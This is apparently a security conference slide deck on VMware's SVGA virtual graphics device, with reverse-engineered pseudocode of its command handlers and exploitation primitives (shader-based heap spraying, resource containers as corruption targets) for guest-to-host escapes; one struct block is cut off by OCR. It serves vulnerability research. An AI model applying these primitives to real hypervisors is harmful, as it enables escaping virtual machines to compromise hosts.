CENSUS

IT Security Works

Straight outta VMware: Modern exploitation of the SVGA device for guest-to-host escapes

Zisis Sialveras (zisis@census-labs.com)

Microsoft BlueHat v18


> WHOAMI

- Computer Security Researcher at CENSUS
  - RE, exploit development, vulnerability research
- Electrical & Computer Engineering @ A.U.Th.
- Used to mess with knowledge-based fuzzers
- My twitter handle is @_zisis

> AGENDA

- VMware architecture
  - VMware modules
  - SVGA thread / Sending commands
  - SVGA3D communication protocol
- Exploitation
  - Exploitation primitives
  - VMSA-2017-0006 (demo!)
- Conclusion / Q&A

> VMWARE ARCHITECTURE




> FIRST TASKS OF VMX APPLICATION

- Calls PowerOn callbacks from ModuleTable
- MKS, DevicePowerOn and SVGALate modules are associated with the virtual graphics driver

```
dq offset aVcpuprogress ; "VCPUProgress"
dq offset sub_1403DD3E0
dq 0
dq offset aTimetracker  ; "TimeTracker"
dq offset sub_1403DF5D0
dq offset sub_1403DF580
dq offset aBackdoor     ; "Backdoor"
dq offset sub_1400C7F50
dq 0
dq offset aBuildtype    ; "BuildType"
dq offset sub_14008E540
dq 0
dq offset aDisk_0       ; "Disk"
dq offset sub_1400B7230
dq 0
dq offset aVusb_0       ; "VUsb"
dq offset sub_140109C50
dq 0
dq offset aHbacommon    ; "HBACommon"
dq offset sub_140102420
dq offset nullsub_1
dq offset aMks_0        ; "MKS"
dq offset MyMKS_ModulePowerOn
dq offset MyMKS_ModulePowerOff
```


> MKS MODULE

- Acronym for Mouse Keyboard Screen
- Spawns the MKS Thread
  - Discovers the available renderers (backend)



> MKS MODULE – RENDERERS

- Renderers constitute the VGA backend interface
  - which one is going to be enabled depends on the host OS
- Available renderers in version 14:
  - **MKSBasicOps**, **DX11Renderer**, **DX11RendererBasic**, D3DRenderer, SWRenderer, GLRenderer, GLBasic, MTLRenderer, VABasic
- On a Windows 10 host DX11Renderer is used.
- DX11Renderer uses DXGI to communicate with the host graphics device.

> DEVICEPOWERON MODULE

- Contains a list of devices
- SVGAPowerOn reads the VM configuration and spawns the SVGA thread
- SVGA thread waits for initialization of other modules

```
dq offset aIde          ; "ide"
dq 2
dq offset sub_1401247F0
dq 2
dq offset sub_140124680
dq 2
dq 0
dq offset off_1407CE670
dq offset sub_140117B80
dq 600000001h
dq offset aScsi         ; "scsi"
dq 200000000h
dq 0
dq 4
dq 0
dq 0FFFFFFFFh
dq offset off_1407CE860
dq offset off_1407CE720
dq offset sub_14011C700
dq 600000001h
dq offset aSvga         ; "svga"
dq 1
dq offset MyDevicePowerOn_SVGAPowerOn
dq 1
dq 0
dq 0
dq 0
dq 0
dq 0
dq 600000002h
dq offset aUsb          ; "usb"
dq 200000000h
```


> SVGALATE MODULE


- Calls *IOCTL_VMX86_ALLOC_CONTIG_PAGES* to allocate the SVGA FIFO and the Global Frame Buffer (GFB).
- FIFO and GFB regions are shared between guest and host OS.

> SVGA THREAD

- Once VMM is ready, it signals the SVGA thread.
- VMM has a specific shared memory region dedicated for communication with the SVGA thread.
- SVGA enters an infinite loop at which
  - Processes commands sent by guest operating system via SVGA FIFO or command buffers

> SVGA DEVICE – GUEST POINT OF VIEW

- Guest user can send (SVGA3D) commands to the device
  - by SVGA FIFO
  - by commands buffers



> SVGA THREAD – SVGA FIFO

- Explained in great detail by Kostya Kortchinsky.
- SVGA FIFO is a MMIO region.
- Divided into two partitions
  - FIFO registers
  - FIFO data

> SVGA FIFO – SUBMIT COMMAND

- ***SVGA_FIFO_NEXT_CMD*** register denotes the next command offset in the FIFO data section
- Each command begins with

```
typedef struct {
   uint32                  id;
   uint32                  size;
} SVGA3dCmdHeader;
```


> SVGA REGISTERS – PORT I/O

- SVGA device exposes a few general purpose registers
- **In**, **out** instruction must be called to access the registers

```
/* Port offsets, relative to BAR0 */
#define SVGA_INDEX_PORT         0x0
#define SVGA_VALUE_PORT         0x1
```


> COMMAND BUFFERS

- Two registers must be set to submit a command buffer
  - **SVGA_REG_COMMAND_HIGH**: upper 32bit of physical address
  - **SVGA_REG_COMMAND_LOW**: lower 32bit of physical address and submits command

> SVGA3D PROTOCOL

> OBJECT TABLES

- *Object tables* are used to keep track of SVGA3D entities (objects)
- Available objects:
  - MOB, Surface, Context, Shader, Screentarget, DXContext
- Stored in guest memory
- PPN = Physical Page Number (PhysAddr >> 0xC)

```
typedef uint32 PPN;
typedef enum {
   SVGA_OTABLE_MOB              = 0,
   SVGA_OTABLE_MIN              = 0,
   SVGA_OTABLE_SURFACE          = 1,
   SVGA_OTABLE_CONTEXT          = 2,
   SVGA_OTABLE_SHADER           = 3,
   SVGA_OTABLE_SCREENTARGET     = 4,

   SVGA_OTABLE_DX9_MAX          = 5,

   SVGA_OTABLE_DXCONTEXT        = 5,
   SVGA_OTABLE_MAX              = 6
} SVGAOTableType;

typedef struct {
   SVGAOTableType type;
   PPN baseAddress;
   uint32 sizeInBytes;
   uint32 validSizeInBytes;
   SVGAMobFormat ptDepth;
} SVGA3dCmdSetOTableBase;
```


> MEMORY OBJECTS

- MOBs are stored in guest memory as well
- They contain raw data used for initialization of SVGA objects (context, shader, etc.)

```
typedef uint32 SVGAMobId;

typedef struct {
   SVGAMobId mobid;
   SVGAMobFormat ptDepth;
   PPN base;
   uint32 sizeInBytes;
} SVGA3dCmdDefineGBMob;
```


> COMMON SVGA OBJECTS

- Objects
  - Context
  - DXContext
  - Shader
  - Surface
  - Screentarget
- Operations
  - Define
  - Bind
  - Destroy
  - Readback

> CONTEXT DEFINE

```
1341    typedef
1342    #include "vmware_pack_begin.h"
1343    struct {
1344       uint32 cid;
1345       SVGAMobId mobid;
1346    }
1347    #include "vmware_pack_end.h"
1348    SVGAOTableContextEntry;
1349    #define SVGA3D_OTABLE_CONTEXT_ENTRY_SIZE (sizeof(SVGAOTableContextEntry))
```

```
INT MySVGA3DCmd_DefineGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGA3dCmdDefineGBContext ContextArg;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &ContextArg)
    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, ContextArg.cid, ...);

    if (ContextEntry->cid == SVGA_INVALID_ID) { // entry is empty ;)
        ContextEntry->cid = ContextArg.cid;
        ContextEntry->mobid = SVGA_INVALID_ID;
    }

}
```



> CONTEXT BIND

```
INT MySVGA3DCmd_BindGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGAOTableMobEntry *MobEntry;
    SVGA3dCmdBindGBContext BindArg;
    VOID *MobData;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &BindArg);
    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, BindArg.cid, ...);

    if (BindArg.mobid != SVGA_INVALID_ID) {
        MobEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_MOB, BindArg.mobid, ...);

        if (MobEntry->sizeInBytes < 0x4000) goto _error;

        ContextEntry->mobid = BindArg.mobid;

        MobData = MySVGA_GetMOBFromContext(BindArg.cid, ...);

        if (!BindContextArg.validContents)
            MySVGA_InitializeContextMobContents(MobData);

    } else {
        // ...
    }
}
```


> CONTEXT DESTROY

```
INT MySVGA3DCmd_DestroyGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGA3dCmdDestroyGBContext DestroyArg;
    SVGA_Context *Context;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &DestroyArg);

    Context = MySVGA_FindContext(DestroyArg.cid);

    if (Context != NULL) MySVGA_DestroyContext(Context);

    ContextEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_CONTEXT, DestroyArg.cid, ...);

    if (ContextEntry && ContextEntry->cid != SVGA_INVALID_ID) {
        ContextEntry->cid =  ContextEntry->mobid = SVGA_INVALID_ID;
    }
}
```


> EXPLOITATION PRIMITIVES



- Heap spraying
  - How to use shaders
  - Analysis of SVGA_3D_CMD_SET_SHADER
  - Create new shader
  - Heap spraying
- Information leakage and code execution
  - Resource container
  - Analysis of surface copy command
  - Attacking VMware
- Hands-on: Exploiting a public bug

> HOW TO USE SHADERS

- Define a shader
- Define a MOB
- Bind shader with the MOB
- Set shader to a context
  - Allocation of shader data structure on the host side
- Next draw command will use the requested shader

```
typedef enum {
   SVGA3D_SHADERTYPE_INVALID = 0,
   SVGA3D_SHADERTYPE_MIN = 1,
   SVGA3D_SHADERTYPE_VS  = 1,
   SVGA3D_SHADERTYPE_PS  = 2,
   SVGA3D_SHADERTYPE_PREDX_MAX = 3,
   SVGA3D_SHADERTYPE_GS = 3,
   SVGA3D_SHADERTYPE_DX10_MAX = 4,
   SVGA3D_SHADERTYPE_HS = 4,
   SVGA3D_SHADERTYPE_DS = 5,
   SVGA3D_SHADERTYPE_CS = 6,
   SVGA3D_SHADERTYPE_MAX = 7
} SVGA3dShaderType;

typedef struct SVGA3dCmdDefineGBShader {
   uint32 shid;
   SVGA3dShaderType type;
   uint32 sizeInBytes;
} SVGA3dCmdDefineGBShader;

typedef struct SVGA3dCmdBindGBShader {
   uint32 shid;
   SVGAMobId mobid;
   uint32 offsetInBytes;
} SVGA3dCmdBindGBShader;

typedef struct {
   uint32                cid;
   SVGA3dShaderType      type;
   uint32                shid;
} SVGA3dCmdSetShader;
```


> ANALYSIS OF SVGA_3D_CMD_SET_SHADER

```
INT MySVGA3DCmd_SetShader(VOID *SVGAArg) {
    SVGA3dCmdSetShader SetShaderArg;
    SVGA_Context *Context;
    SVGA_Shader *Shader;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &SetShaderArg);

    Context = MySVGA_GetOrCreateContext(SetShaderArg.cid);

    if (!Context
        || SetShaderArg.type >= SVGA3D_SHADERTYPE_PREDX_MAX
        || SetShaderArg.shid == SVGA_INVALID_ID) goto _error;

    Shader = MyFindItemByIndexInList(SVGA_ShaderList, SetShaderArg.shid, ...);

    if (Shader == NULL)
        Shader = MySVGA_CreateNewShader(SetShaderArg.shid, SetShaderArg.type);

    // ...
}
```


> CREATE NEW SHADER

```
SVGA_Shader *MySVGA_CreateNewShader(UINT32 ShaderId, UINT32 ShaderType) {
    SVGAOTableShaderEntry *ShaderEntry;
    VOID *Data, Temp;

    ShaderEntry = MySVGA_GetEntryFromOTable(SVGA_OTABLE_SHADER, ShaderId, ...);
    if (ShaderEntry->sizeInBytes > 0x3FFFF || ShaderEntry->sizeInBytes & 3) goto _error;

    Data = MySVGA_GetMOBAtOffset(ShaderEntry->MobId, ..., ShaderEntry->offsetInBytes);
    if (Data) {
        Temp = malloc(ShaderEntry->sizeInBytes);
        memcpy(Temp, Data, ShaderEntry->sizeInbytes);
        Shader = MySVGA_BuildNewShader(ShaderId, ShaderId, Temp,
                                       ShaderEntry->type, ShaderEntry->sizeInBytes);
        free(Temp);
    }

    return Shader;
}
```

```
SVGA_Shader *MySVGA_BuildNewShader(UINT32 ShaderId, UINT32 ShaderId2, VOID *Buffer, UINT32 type, UINT32 size) {
    VOID *ShaderBytecode = malloc(size);
    memcpy(ShaderData, Buffer, size);
    Global_MemoryOccupiedByShaders += size;

    SVGA_Shader *Shader = MyAllocateAndImportToList(MySVGA_ShaderList, ShaderId);
    Shader->Buffer = ShaderBytecode;
    Shader->BufferSize = size;
    return Shader;
}
```


> HEAP SPRAYING SUMMARY

- On a single “set shader” command, two allocations of the requested size are performed.
  - The first one is freed immediately.
  - The latter is freed when the guest user destroys the shader.
- VMware keeps track of the total shader allocation size. Must be less than 8MB.
- Guest is able to define as many shaders fit in shader object table
  - The size of the object table can be modified by SVGA3D_CMD_SET_OTABLE command.


> SURFACES

- Surface definition
  - All host VRAM resources, including 2D textures, 3D textures, cube environment maps, render targets, and vertex/index buffers are represented using a homogeneous surface abstraction.
- Surface is a frontend object.

```
typedef struct SVGA3dCmdDefineGBSurface {
   uint32 sid;
   SVGA3dSurfaceFlags surfaceFlags;
   SVGA3dSurfaceFormat format;
   uint32 numMipLevels;
   uint32 multisampleCount;
   SVGA3dTextureFilter autogenFilter;
   SVGA3dSize size;
} SVGA3dCmdDefineGBSurface;
```


> RESOURCE CONTAINERS

- Resource containers is a data structure of the backend (DX11Renderer).
- They are associated with surfaces.



> RESOURCE CONTAINERS

- There are ten (10) different types of resource containers.
- Which type will be created depends on the arguments that the surface was defined with.
- Similarly to the other SVGA objects, VMware creates them *only* when they are going to be used (lazy allocation).

```
struct ResourceContainer1 {
    DWORD RCType;
    /* ... */

    //+0x20
    DWORD Format;
    /* ... */

    //+0x30
    SVGA3dSize Dimensions;
    /* ... */

    //+0xF0
    FUNCPTR Fini;
    FUNCPTR Init;
    FUNCPTR GetDataBuffer;

    //+0x120
    PVOID DataPtr;
}
```


> SURFACE COPY

- ***SVGA_3D_CMD_SURFACE_COPY*** copies parts (three dimensional boxes) from the source to the destination surface.

```
typedef struct SVGA3dCopyBox {
   uint32               x;
   uint32               y;
   uint32               z;
   uint32               w;
   uint32               h;
   uint32               d;
   uint32               srcx;
   uint32               srcy;
   uint32               srcz;
};

typedef struct SVGA3dSurfaceImageId {
   uint32               sid;
   uint32               face;
   uint32               mipmap;
};

typedef struct {
   SVGA3dSurfaceImageId  src;
   SVGA3dSurfaceImageId  dest;
   /* Followed by variable number of SVGA3dCopyBox structures */
} SVGA3dCmdSurfaceCopy;
```


> SURFACE COPY

```
INT MySVGA3DCmd_SurfaceCopy(VOID *SVGAArg) {
    SVGA_Surface *SrcSurface, *DstSurface;
    SVGA3dCmdSurfaceCopy SurfaceCopyArgument;
    SVGACopyBox *CopyBoxes;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &SurfaceCopyArgument);
    CopyBoxes = // copy from SVGA FIFO into stack and set CopyBoxes to point into it

    SrcSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.src.sid);
    DstSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.dst.sid);

    // Ensure that ALL copyboxes are inside the boundaries of the dimensions
    // of the two surfaces
    // ...

    if (SrcSurface->ResourceContainerIndex != SVGA_INVALID_ID) {
        if (DstSurface->ResourceContainerIndex == SVGA_INVALID_ID) {
            for (unsigned i = 0; i < NumberOfCopyBoxes; i++) {
                MySVGA_CopySurfaceResourceToMOB(SurfaceCopyArgument.src.sid,
                        SurfaceCopyArgument.dst.sid, &CopyBoxes[i]);
            }
        } else {
            // ...
        }
    } else {
        // ...
    }


}
```


```
struct ResourceImag
    UINT32 Resource
    // ...
};

struct MappedResour
    UINT32 SurfaceF
    SVGA3dSize Dime
    UINT32 RowPitch
    UINT32 DepthPit
    VOID *DataPtr;
}
```

```
INT MySVGA_CopySurfaceResourceToMOB(UINT32 SrcSid, UINT32 DstSid, SVGA3dCopyBox *Copybox) {
    ResourceImageId rimg;
    MappedResource *dst;
    SVGA_Surface *SrcSurface = MyFindItemByIndexInList(SVGA_SurfaceList, SrcSid, ...);
    rimg.ResourceIndex = SrcSurface->ResourceIndex;
    MySVGA_BuildMappedResourceFromMOBBackedSurface(DstSid, &dst, ...);
    // ...
    if (dst->DataPtr != NULL) { // points to guest memory
        EnabledBackendRendererCallback_CopyResourceToMOB(rimg, dst, CopyBox);
    }
}
```

```
INT MyDX11Renderer_CopyResource(ResourceImage *rimg,
            MappedResource *MappedMob, SVGA3dCopyBox *CopyBox) {
    /* ... */
    SVGA3dBox SourceBox;
    MyDX11MappedResource DX11MappedResource;

    SourceBox.x = CopyBox.srcx;
    SourceBox.y = CopyBox.srcy;
    SourceBox.z = CopyBox.srcz;
    SourceBox.w = CopyBox.w;
    SourceBox.h = CopyBox.h;
    SourceBox.d = CopyBox.d;

    DX11Renderer->MapSubresourceBox(rimg->ResourceIndex, &SourceBox,
                                    TRUE, &DX11MappedResource);

    /* now copy from DX11MappedResource->DataPtr to MappedMob->DataPtr */
    MySVGA_CopyResourceImpl(DX11MappedResource, MappedMob, CopyBox);
}
```


> MAP SUBRESOURCE

```
VOID MyDX11Resource_MapSubresourceBox(
    ResourceImageId *rimg, SVGA3dBox *Box, BOOLEAN b, DX11MappedResource *Output) {

    UINT64 Offset = 0;
    D3D11_MAPPED_SUBRESOURCE pMappedResource;
    ResourceContainer *rc = GlobalResourceContainerList[rimg->ResourceIndex];
    Output->RowPitch = MySVGA_CalculateRowPitch(SVGA_SurfaceFormatCapabilities, &rc->Dimensions);
    MySVGA_SetDepthPitch(Output);

    if (rc->RCtype == 3) { /* ... */ }
    else if (rc->RCtype == 4) { /* ... */ }
    else {
        MyDX11Resource_Map(RC, /* ... */, box, &pMappedResource);
        //...
        RC->GetDataBuffer(RC, pMappedResource->Data, Output->RowPitch, pMappedResource->DepthPitch, Output);

        if (box) {
            Offset = box->z * Output->DepthPitch;
            Offset += box->y * Output->RowPitch;
            Offset += box->x * SVGA_SurfaceFormatCapabilities[rc->SurfaceFormat].off14;

            Output->DataPtr += Offset;
        }
    }
}
```


> RESOURCE CONTAINER GETDATABUFFER

```
VOID MyRC1_GetDataBuffer(ResourceContainer *RC, VOID *Data,
    UINT32 RowPitch, UINT32 DepthPitch, DX11MappedResource *Output)
{
    UINT32 NewRowPitch, NewDepthPitch;
    NewRowPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);
    NewDepthPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);

    if (RC->DataBuffer == NULL) {
        TotalDataBufferSize = MySVGA_CalcTotalSize(SurfaceFormatCapabilities[RC->SurfaceFormat],
                &Output->Dimensions, NewRowPitch);
        RC->DataBuffer = MyMKSMemMgr_ZeroAllocateWithTag(ALLOC_TAG, 1, TotalDataBufferSize);
    }
    // ...
    if (/* ... */) {
        // Copy input `Data` to `rc->Databuffer`
        MySVGA_CopyResourceImpl(/*...*/);
    }

    Output->RowPitch = NewRowPitch;
    Output->DepthPitch = NewDepthPitch;
    Output->DataPtr = RC->DataBuffer;
}
```


> ATTACKING VMWARE

- Resource containers are very attractive to attackers, since they
  - can be allocated multiple times
  - contain pointers to heap
  - contain dimensions
  - contain function pointers

> ATTACKING VMWARE

- Assume that we have a memory corruption bug.
- Consider the following surface
  - Width = **0x45**
  - Height = **0x2**
  - Depth = **0x1**
  - Surface format = **SVGA3D_A4R4G4B4**
